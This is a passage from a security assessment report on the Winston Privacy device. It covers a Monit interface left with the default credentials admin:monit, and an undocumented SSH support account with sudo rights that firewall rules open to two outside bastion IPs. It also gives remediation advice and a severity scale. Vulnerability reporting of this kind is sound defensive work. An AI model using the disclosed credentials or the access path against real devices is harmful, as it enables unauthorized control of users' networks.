
The assessment team identified that the Winston Privacy was running a Monit web application on port 2812 that was configured with default administrative credentials. An attacker on the local network could log in to Monit and shut down the Winston Privacy service, thereby disabling the privacy features.

The Monit service was configured to accept default credentials on the device, as shown in `/root/.monitrc`:

```
allow admin:monit      # require user 'admin' with password 'monit'
```

FIGURE 16 - Monit default credentials

This would allow any user with network access to Winston Privacy to authenticate to the service as the `admin` user with the password `monit`:


Monit Service Manager

Monit is running on winston and monitoring:

System	Status	Load	CF
winston	OK	[0.47] [0.53] [0.52]	10.8%us, 5.7%sy, 0.1%

Process	Status	Uptime	CPU Total	Mer
dnsmasq	OK	1h 38m	0.0%	0
ntpd	OK	1h 38m	0.0%	0
coredns	OK	24m	0.2%	5.7
swupdate	OK	1h 38m	0.0%	1.1
swupdate-watcher	OK	1h 38m	0.0%	0
led_breathe	OK	1h 38m	0.6%	0
winston_service	OK	1h 36m	11.5%	20.1
all_in_one	OK	1h 38m	0.8%	4.0
lighttpd	OK	1h 38m	0.0%	0
php-fpm	OK	1h 38m	0.0%	2.3

FIGURE 17 - Monit authenticated with default credentials

As shown above, Monit monitors and manages running processes and allows remote shutdown of the processes. An attacker with access to this service could disable arbitrary services, affecting the integrity of the services provided by Winston Privacy.

Affected Locations

Device
Winston Privacy

Total Instances **1**

Recommendations

The following steps are recommended to prevent the risks associated with using default credentials:

- Ensure that no applications on the device are using default credentials or static credentials.
- Determine if there is a business requirement to use Monit or expose it to the LAN.

Additional Resources

CISA – Risks of Default Passwords on the Internet
https://www.us-cert.gov/ncas/alerts/TA13-175A

7 UNDOCUMENTED SSH SERVICE

INFORMATIONAL

Definition

Undocumented SSH service occurs when software contains SSH functionality that is not documented and not accessible in a way that is obvious to users or administrators.

Details

The assessment team found that the Winston Privacy device ran an undocumented SSH service. This service corresponded to a local user account named `support`. Winston Privacy uses `iptables` rules to restrict access to the SSH service to pre-defined WAN bastion hosts or the LAN.

During review of the Winston Privacy device's filesystem, a support user was discovered in the `/etc/passwd` file:

```
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
ntp:x:999:998::/var/lib/ntp:/bin/false
sshd:x:998:997::/var/run/sshd:/bin/false
support:x:1000:1000::/home/support:/bin/sh
```

FIGURE 18 - Contents on `/etc/passwd`

By navigating the support account's home directory, the team observed that the user had an authorized key configured to allow key authentication to the SSH server running on the non-standard port 2324:

```
sh-4.3# pwd
pwd
/home/support
sh-4.3# ls -la
ls -la
total 20
drwxr-xr-x 3 root root    4096 Jul 25 20:30 .
drwxr-xr-x 4 root root    4096 Jul 23 17:56 ..
-rwxr-xr-x 1 root root     410 Jul 19 16:09 .bashrc
-rwxr-xr-x 1 root root     152 Jul 19 16:09 .profile
drwxr-xr-x 3 1000 support 4096 Jul 21 18:48 .ssh
sh-4.3# ls -la .ssh
ls -la .ssh
total 16
drwxr-r-x 2 root root    4096 Jul 21 18:48
drwxr-r-x 3 1000 support 4096 Jul 21 18:48 .
drwxr-r-x 3 root root    4096 Jul 25 20:30 ..
-rwxr-xr-x 1 1000 support  811 Jul 21 18:44 authorized_keys
```

FIGURE 19 - Support user's SSH authorized key file

Further investigation into this support user account revealed that the `iptables` rules allowed for remote access from two bastion servers:

```
-A INPUT -s 192.168.0.0/16 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NEW
,ESTABLISHED -j ACCEPT
-A INPUT -s 172.16.0.0/12 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NEW,
ESTABLISHED -j ACCEPT
-A INPUT -s 10.0.0.0/8 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NEW,EST
ABLISHED -j ACCEPT
-A INPUT -s 192.168.102.0/24 -p tcp -m tcp --dport 2324 -m conntrack --ctstate N
EW,ESTABLISHED -j ACCEPT
-A INPUT -s 3.18.68.236/32 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NEW
,ESTABLISHED -j ACCEPT
-A INPUT -s 50.203.76.10/32 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NE
W,ESTABLISHED -j ACCEPT
```

FIGURE 20 - `iptables` rules allowing remote access to SSH

Additionally, the support user had sudo permissions, functionally making that user a `root` user.

The reason for this remote access support user was unclear. No documentation was located that stated the device could be remotely accessed by Winston Privacy staff.

Affected Locations

Device
Winston Privacy

Total Instances 1

Recommendations

The following steps are recommended to prevent remote access by users:

- Remove SSH remote access.
- Document this issue and inform customers that their device may be remotely accessed during a support claim.

Additional Resources

Mitre CWE-912 Hidden Functionality
https://cwe.mitre.org/data/definitions/912.html#:~:text=The%20software%20contains%20functionality%20that,the%20software's%20users%20or%20administrators.

APPENDIX A — MEASUREMENT SCALES

Finding Severity

Bishop Fox determines severity ratings using in-house expertise and industry-standard rating methodologies such as the Open Web Application Security Project (OWASP) and the Common Vulnerability Scoring System (CVSS).

The severity of each finding in this report was determined independently of the severity of other findings. Vulnerabilities assigned a higher severity have more significant technical and business impact and achieve that impact through fewer dependencies on other flaws.

Critical	Vulnerability is an otherwise high-severity issue with additional security implications that could lead to exceptional business impact. Findings are marked as critical severity to communicate an exigent need for immediate remediation. Examples include threats to human safety, permanent loss or compromise of business-critical data, and evidence of prior compromise.
High	Vulnerability introduces significant technical risk to the system that is not contingent on other issues being present to exploit. Examples include creating a breach in the confidentiality or integrity of sensitive business data, customer information, or administrative and user accounts.
Medium	Vulnerability does not in isolation lead directly to the exposure of sensitive business data. However, it can be leveraged in conjunction with another issue to expose business risk. Examples include insecurely storing user credentials, transmitting sensitive data unencrypted, and improper network segmentation.
Low	Vulnerability may result in limited risk or require the presence of multiple additional vulnerabilities to become exploitable. Examples include overly verbose error messages, insecure TLS configurations, and detailed banner information disclosure.
Informational	Finding does not have a direct security impact but represents an opportunity to add an additional layer of security, is a deviation from best practices, or is a security-relevant observation that may lead to exploitable vulnerabilities in the future. Examples include vulnerable yet unused source code and missing HTTP security headers.